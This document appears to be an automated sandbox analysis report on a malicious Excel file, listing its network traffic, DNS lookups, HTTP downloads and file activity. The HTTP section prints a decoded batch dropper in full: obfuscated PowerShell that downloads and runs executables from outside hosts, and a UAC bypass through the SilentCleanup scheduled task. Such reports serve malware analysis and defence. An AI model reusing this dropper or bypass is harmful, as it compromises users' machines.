Jan 5, 2021 10:06:47.999238968 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:47.999249935 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:47.999360085 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:47.999393940 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:47.999598980 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:47.999624968 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.000940084 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.075020075 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.075107098 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.075124979 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.075159073 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.075324059 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.075378895 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.075423956 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.075555086 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.075572014 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.075609922 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.075809002 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.075824976 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.075896978 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.076006889 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.076028109 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.076080084 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.076229095 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.076255083 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.076478958 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.076489925 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.076503992 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.076545000 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.076729059 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.077181101 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.077228069 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.077464104 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.077483892 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.077528954 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.077542067 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.151778936 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.151801109 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.151897907 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.151946068 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.151993990 CET	80	49170	79.124.76.20	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 10:06:48.152067900 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.152112007 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.152199984 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.152261019 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.152353048 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.152405024 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.152507067 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.152542114 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.152559042 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.152671099 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.152781010 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.152797937 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.152844906 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:48.153013945 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:48.153028965 CET	80	49170	79.124.76.20	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 10:06:37.132224083 CET	52197	53	192.168.2.22	8.8.8.8
Jan 5, 2021 10:06:37.188653946 CET	53	52197	8.8.8.8	192.168.2.22
Jan 5, 2021 10:06:37.795423031 CET	53099	53	192.168.2.22	8.8.8.8
Jan 5, 2021 10:06:37.843441010 CET	53	53099	8.8.8.8	192.168.2.22
Jan 5, 2021 10:06:37.846391916 CET	52838	53	192.168.2.22	8.8.8.8
Jan 5, 2021 10:06:37.894357920 CET	53	52838	8.8.8.8	192.168.2.22
Jan 5, 2021 10:06:47.743778944 CET	61200	53	192.168.2.22	8.8.8.8
Jan 5, 2021 10:06:47.827884912 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 5, 2021 10:06:37.132224083 CET	192.168.2.22	8.8.8.8	0x7885	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
Jan 5, 2021 10:06:47.743778944 CET	192.168.2.22	8.8.8.8	0x9bfe	Standard query (0)	speed-bg.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 5, 2021 10:06:37.188653946 CET	8.8.8.8	192.168.2.22	0x7885	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
Jan 5, 2021 10:06:37.188653946 CET	8.8.8.8	192.168.2.22	0x7885	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
Jan 5, 2021 10:06:37.188653946 CET	8.8.8.8	192.168.2.22	0x7885	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
Jan 5, 2021 10:06:47.827884912 CET	8.8.8.8	192.168.2.22	0x9bfe	No error (0)	speed-bg.com		79.124.76.20	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 37.46.150.139
- speed-bg.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	37.46.150.139	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 10:06:39.088344097 CET	71	OUT	GET /bat/scriptxls_687c7069-ef4b-4efe-b745-594285a9a92b_mic2_wddisabler.bat HTTP/1.1 Host: 37.46.150.139 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 10:06:39.137165070 CET	72	IN	HTTP/1.1 200 OK Date: Tue, 05 Jan 2021 09:06:39 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.4.12 Last-Modified: Tue, 05 Jan 2021 00:31:01 GMT ETag: "956-5b81c522fe197" Accept-Ranges: bytes Content-Length: 2390 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 6d 6f 64 65 20 31 38 2c 31 0d 0a 63 6f 6c 6f 72 20 46 45 0d 0a 73 65 74 6c 6f 63 61 6c 0d 0a 66 6f 72 20 2f 66 20 22 74 6f 6b 65 6e 73 3d 34 2d 35 20 64 65 6c 69 6d 73 3d 2e 20 22 20 25 25 69 20 69 6e 20 28 27 76 65 72 27 29 20 64 6f 20 73 65 74 20 56 45 52 53 49 4f 4e 3d 25 25 69 2e 25 25 6a 0d 0a 69 66 20 22 25 76 65 72 73 69 6f 6e 25 22 20 3d 3d 20 22 31 30 2e 30 22 20 28 20 65 63 68 6f 20 22 57 69 6e 64 6f 77 73 20 31 30 20 64 65 74 65 63 74 65 64 22 20 0d 0a 72 65 67 20 61 64 64 20 22 48 4b 43 55 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 22 20 2f 76 20 22 77 69 6e 64 69 72 22 20 2f 64 20 22 63 6d 64 20 2f 63 20 73 74 61 72 74 20 70 5e 6f 77 65 72 73 68 5e 65 6c 5e 6c 20 2d 77 20 31 20 28 6e 45 77 2d 6f 42 6a 65 60 63 54 20 4e 65 74 2e 57 65 62 63 4c 60 49 45 4e 74 29 2e 28 27 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 27 29 2e 49 6e 76 6f 6b 65 28 28 27 68 74 27 20 20 2b 20 20 20 27 74 70 73 3a 2f 2f 72 65 62 72 61 6e 64 2e 6c 79 2f 46 42 6f 62 66 75 27 29 2c 28 24 65 6e 76 3a 61 70 70 64 61 74 61 29 2b 27 5c 6f 6b 2e 62 61 74 27 29 3b 53 74 61 72 74 2d 53 6c 65 65 70 20 32 3b 20 53 74 61 72 74 2d 50 72 6f 63 65 73 73 20 24 65 6e 76 3a 61 70 70 64 61 74 61 5c 6f 6b 2e 62 61 74 3b 20 53 74 61 72 74 2d 53 6c 65 65 70 20 31 32 3b 20 28 4e 65 77 2d 4f 62 6a 65 63 74 20 4e 65 74 2e 57 65 62 43 6c 69 65 6e 74 29 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 27 68 74 74 70 3a 2f 2f 73 70 65 65 64 2d 62 67 2e 63 6f 6d 2f 6b 61 70 61 33 2f 66 65 72 72 61 7a 69 6f 2f 74 79 70 6c 61 2f 6a 62 6d 2f 35 62 59 44 41 53 74 6f 65 4a 6e 4c 6d 72 6f 2e 65 78 65 27 2c 28 24 65 6e 76 3a 61 70 70 64 61 74 61 29 2b 27 5c 73 62 2e 65 78 65 27 29 3b 53 74 61 72 74 2d 53 6c 65 65 70 20 32 3b 20 53 74 61 72 74 2d 50 72 6f 63 65 73 73 20 24 65 6e 76 3a 61 70 70 64 61 74 61 5c 73 62 2e 65 78 65 3b 26 52 45 4d 20 22 20 3e 6e 75 6c 0d 0a 74 69 6d 65 6f 75 74 20 2f 74 20 32 20 3e 6e 75 6c 0d 0a 73 63 68 74 61 73 6b 73 20 2f 72 75 6e 20 2f 74 6e 20 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 44 69 73 6b 43 6c 65 61 6e 75 70 5c 53 69 6c 65 6e 74 43 6c 65 61 6e 75 70 20 2f 49 20 3e 6e 75 6c 0d 0a 74 69 6d 65 6f 75 74 20 2f 74 20 33 20 3e 6e 75 6c 0d 0a 72 65 67 20 64 65 6c 65 74 65 20 22 48 4b 43 55 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 22 20 2f 76 20 22 77 69 6e 64 69 72 22 20 2f 46 0d 0a 29 0d 0a 69 66 20 22 25 76 65 72 73 69 6f 6e 25 22 20 3d 3d 20 22 36 2e 33 22 20 28 20 65 63 68 6f 20 22 57 69 6e 64 6f 77 73 20 38 2e 31 20 64 65 74 65 63 74 65 64 22 20 0d 0a 72 65 67 20 61 64 64 20 22 48 4b 43 55 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 22 20 2f 76 20 22 77 69 6e 64 69 72 22 20 2f 64 20 22 63 6d 64 20 2f 63 20 73 74 61 72 74 20 70 5e 6f 77 65 72 73 68 5e 65 6c 5e 6c 20 2d 77 20 31 20 28 6e 45 77 2d 6f 42 6a 65 60 63 54 20 4e 65 74 2e 57 65 62 63 4c 60 49 45 4e 74 29 2e 28 27 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 27 29 2e 49 6e 76 6f 6b 65 28 28 27 68 74 27 20 20 2b 20 20 20 27 74 70 73 3a 2f 2f 72 65 62 72 61 6e 64 2e 6c 79 2f 46 42 6f 62 66 75 27 29 2c 28 24 65 6e 76 3a 61 70 70 64 61 74 61 29 2b 27 5c 6f 6b 2e 62 61 Data Ascii: mode 18,1color FEsetlocalfor /f "tokens=4-5 delims=. " %%i in ('ver') do set VERSION=%%i.%%jif "%version%" == "10.0" (echo "Windows 10 detected" reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke(('ht' + 'tps://rebrand.ly/FBobfu'),($env:appdata)+'\ok.bat');Start-Sleep 2; Start-Process $env:appdata\ok.bat; Start-Sleep 12; (New-Object Net.WebClient).DownloadFile('http://speed-bg.com/kapa3/ferrazio/typla/jbm/5bYDAStoeJnLmro.exe',($env:appdata)+'\sb.exe');Start-Sleep 2; Start-Process $env:appdata\sb.exe;&REM " >nultimeout /t 2 >nulschtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I >nultimeout /t 3 > nulreg delete "HKCU\Environment" /v "windir" /F)if "%version%" == "6.3" (echo "Windows 8.1 detected" reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke(('ht' + 'tps://rebrand.ly/FBobfu'),($env:appdata)+'\ok.ba

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49170	79.124.76.20	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 10:06:47.916533947 CET	74	OUT	GET /kapa3/ferrazio/typla/jbm/5bYDAStoeJnLmro.exe HTTP/1.1 Host: speed-bg.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 10:06:47.998641968 CET	76	IN	HTTP/1.1 200 OK Date: Tue, 05 Jan 2021 09:06:47 GMT Server: Apache mod_bwlimited/1.4 Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Tue, 05 Jan 2021 00:27:38 GMT ETag: "74e447a-353000-5b81c46187603" Accept-Ranges: bytes Content-Length: 3485696 Keep-Alive: timeout=5 Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 c1 b1 f3 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 1a 35 00 00 14 00 00 00 00 00 00 b2 38 35 00 00 20 00 00 00 40 35 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 35 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 60 38 35 00 4f 00 00 00 00 40 35 00 84 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 35 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 b8 18 35 00 00 20 00 00 00 1a 35 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 84 11 00 00 00 40 35 00 00 12 00 00 00 1c 35 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 35 00 00 02 00 00 00 2e 35 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 94 38 35 00 00 00 00 00 48 00 00 00 02 00 05 00 20 5d 00 00 c0 43 00 00 03 00 00 00 65 00 00 06 e0 a0 00 00 80 97 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5e 02 14 7d 01 00 00 04 02 28 15 00 00 0a 00 00 02 28 04 00 00 06 00 2a 0a 00 2a 00 13 30 02 00 2b 00 00 00 01 00 00 11 00 03 2c 0b 02 7b 01 00 00 04 14 fe 03 2b 01 16 0a 06 2c 0e 00 02 7b 01 00 00 04 6f 16 00 00 0a 00 00 02 03 28 17 00 00 0a 00 2a 00 13 30 05 00 dd 07 00 00 02 00 00 11 00 d0 02 00 00 02 28 18 00 00 0a 73 19 00 00 0a 0a 02 73 1a 00 00 0a 7d 02 00 00 04 02 73 1b 00 00 0a 7d 04 00 00 04 02 73 1b 00 00 0a 7d 05 00 00 04 02 73 1b 00 00 0a 7d 06 00 00 04 02 73 1b 00 00 0a 7d 07 00 00 04 02 73 1c 00 00 0a 7d 08 00 00 04 02 73 1d 00 00 0a 7d 09 00 00 04 02 73 1e 00 00 0a 7d 03 00 00 04 02 7b 02 00 00 04 6f 1f 00 00 0a 00 02 7b 03 00 00 04 6f 20 00 00 0a 00 02 28 1f 00 00 0a 00 02 7b 02 00 00 04 18 6f 21 00 00 0a 00 02 7b 02 00 00 04 6f 22 00 00 0a 18 22 00 00 04 42 73 23 00 00 0a 6f 24 00 00 0a 26 02 7b 02 00 00 04 6f 22 00 00 0a 18 22 00 00 86 42 73 23 00 00 0a 6f 24 00 00 0a 26 02 7b 02 00 00 04 6f 25 00 00 0a 02 7b 03 00 00 04 16 16 6f 26 00 00 0a 00 02 7b 02 00 00 04 6f 25 00 00 0a 02 7b 04 00 00 04 17 16 6f 26 00 00 0a 00 02 7b 02 00 00 04 6f 25 00 00 0a 02 7b 05 00 00 04 17 17 6f 26 00 00 0a 00 02 7b 02 00 00 04 6f 25 00 00 0a 02 7b 06 00 00 04 17 18 6f 26 00 00 0a 00 02 7b 02 00 00 04 6f 25 00 00 0a Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL_0585 @5@ 5@`85O@5`5 H.text5 5 `.rsrc@ 55@@.reloc`5.5@B85H]Ce4^}((**0+,{+,{o(*0(ss}s}s}s}s}s}s}s}{o{o ({o!{o""Bs#o$&{o""Bs#o$&{o%{o&{o%{o&{o%{o&{o%{ o&{o%

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 5, 2021 10:06:37.300777912 CET	104.22.0.232	443	192.168.2.22	49167	CN=www.cutt.ly CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Sat Feb 08 01:00:00 CET 2020 Thu Nov 02 13:24:33 CET 2017	Thu Apr 08 14:00:00 CEST 2021 Tue Nov 02 13:24:33 CET 2027	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Nov 02 13:24:33 CET 2017	Tue Nov 02 13:24:33 CET 2027		

Code Manipulations

Statistics

Behavior

- EXCEL.EXE
- cmd.exe
- cmd.exe
- cmd.exe
- powershell.exe
- cmd.exe



System Behavior

Analysis Process: EXCEL.EXE PID: 944 Parent PID: 584

General

Start time:	10:06:42
Start date:	05/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f840000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E512.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FB8EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\A5EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\871B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FB8EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E512.tmp	success or wait	1	13FDFB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAC59AC0	unknown

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\871B.tmp	success or wait	1	13FDFB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A5EE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\66EE0000	C:\Users\user\Desktop\spetsifikatsiya.xls.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A5EE0000	569	437	ac 94 cf 4e e3 30 10 c6 ef 48 bc 43 e4 2b 4a 5c 38 20 84 9a 72 d8 65 8f 0b 12 f0 00 ae 3d 4d ac fa 9f 3c 06 da b7 67 9c 86 02 55 9b b4 da bd 44 49 9c f9 7e 9f bf 78 66 7a b7 b2 a6 78 83 88 da bb 9a 5d 56 13 56 80 93 5e 69 d7 d4 ec e5 f9 4f 79 c3 0a 4c c2 29 61 bc 83 9a ad 01 d9 dd ec fc 6c fa bc 0e 80 05 55 3b ac 59 9b 52 b8 e5 1c 65 0b 56 60 e5 03 38 5a 59 f8 68 45 a2 c7 d8 f0 20 e4 52 34 c0 af 26 93 6b 2e bd 4b e0 52 99 b2 06 9b 4d 7f c3 42 bc 9a 54 dc af e8 f5 c6 c9 5c 3b 56 fc da 7c 97 51 35 13 21 18 2d 45 22 a3 fc cd a9 1d 48 e9 17 0b 2d 41 79 f9 6a 49 ba c2 10 41 28 6c 01 92 35 55 88 9a 88 f1 09 52 a2 8d 21 e3 7b 99 c1 35 3b 4c 6d b3 e7 fc 7e 7f 45 04 83 3b 25 23 36 fb 1c 2a aa ec b6 82 ad 0e 78 41 61 1d 20 e4 95 c3 39 f4 75 0f f4 03 a3 56 50 3c 8a	...N.0...H.C.+J\8 ..r.e.....=M...<...g...U....DI..~..xfz...x.....]V.V..^i.....Oy..L.)a.....I.....U;.Y.R...e.V`..8ZY.hE.... .R4..&.k..K.R....M..B. .T.....\;V..|.Q5.!.-E".....H...-Ay.jI...A(I..5U.....R..!.{. .5;Lm...~.E..;%#6..*.....xAa . ...9.u....VP<.	success or wait	16	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\A5EE0000	1006	2	03 00	..	success or wait	16	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A5EE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 0b 89 d8 2d b7 01 00 00 07 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!....-............ [Content_Types].xml ... (....................................	success or wait	17	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\A5EE0000	9459	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 04 4c 00 00 02 ce 08 02 00 00 00 3c cb 11 04 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 20 63 48 52 4d 00 00 7a 26 00 00 80 84 00 00 fa 00 00 00 80 e8 00 00 75 30 00 00 ea 60 00 00 3a 98 00 00 17 70 9c ba 51 3c 00 00 00 06 62 4b 47 44 00 ff 00 ff 00 ff a0 bd a7 93 00 00 00 09 70 48 59 73 00 00 0e c2 00 00 0e c2 01 15 28 4a 80 00 00 00 07 74 49 4d 45 07 e4 0c 0e 0e 18 21 a0 c2 cc 0b 00 00 80 00 49 44 41 54 78 da ec fd 67 7b 1b c9 b6 27 7a c6 8a 88 b4 f0 8e a0 97 28 57 2a b3 6b ef 63 fb 74 df 99 7b 9f 7e c6 7c e4 79 3f 77 fa e9 3e f7 f8 bd 4f 39 55 c9 92 a2 03 e1 91 48 1b 11 6b 5e 24 09 